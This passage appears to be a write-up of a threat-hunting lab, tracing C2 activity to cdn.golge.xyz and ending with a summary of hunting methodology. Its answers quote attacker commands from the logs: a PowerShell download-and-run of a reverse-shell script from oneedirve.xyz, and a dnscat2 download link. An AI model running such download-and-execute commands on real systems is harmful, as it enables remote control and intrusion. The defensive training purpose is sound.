
Based on the results, it can be inferred that the C2 connection to cdn[.]golge[.]xyz was established using a malicious PowerShell command.
Following a threat hunter’s mindset, the next step of this investigation is to:
1
2
- Identify the extent of these malicious activities by correlating the subsequent events generated after the C2 connection to 'cdn[.]golge[.]xyz' was established.
- Moreover, it is also good to trace back how the attacker gained initial access in the first place before attempting to develop continuous C2 access.
Question and Answers section:
- What is the link downloaded using
PowerShellto establish theC2 over DNS?1
https://raw.githubusercontent.com/lukebaggett/dnscat2-powershell/master/dnscat2.ps1
- After investigating C2 over Discord events, what command is used to download the malicious
dev.pypython script? (it used C2 over DNS to download thedev.py)![]()

1
installer.exe -> discord.gg (C2) -> powershell -> http://www.oneedirve.xyz -> dev.py(revshell)
Answer:
1
powershell iwr http://www.oneedirve.xyz/321c3cf/dev.py -out file C:\Windows\Tasks\dev.py; python3 C:\Windows\Tasks\dev.py;
1
- Downloads the 'dev.py', placing it on C:\Windows\Tasks\ directory and then executing it.
- What is the name of the process that is
alsoassociated withcdn[.]golge[.]xyz? Query:1
*cdn.golge.xyz*
Processes associated with the C2 domain: 
1
2
3
- powershell.exe
- update.exe
- svchost.exe
Answer:
1
update.exe
Conclusion
Congratulations! You have completed hunting different indicators of compromise and suspicious host and network activities in this room.
To conclude the room, let’s summarise the different hunting methodologies that we discussed throughout the room: 
In essence, the list below generalises the usual progression of an attacker’s thought process to obtain a foothold:
1
2
3
4
1. Intrusion into external assets or through deceptive tactics like phishing.
2. Triggering the initial payload chains multiple ways to execute commands, including evasion of various security controls.
3. Implanting persistence on compromised assets.
4. Establishing a reliable channel for command and control.
Bear in mind; hunting can commence at any phase of the attack. The key lies in correlating events across the attack chain to form a complete picture of the threat actor’s actions.
This room covered the early steps an attacker takes post-establishing a foothold. Threat actors may further explore once inside the network, moving laterally across different systems. If you found this room valuable, continue enhancing your threat-hunting knowledge by proceeding to Threat Hunting: Pivoting.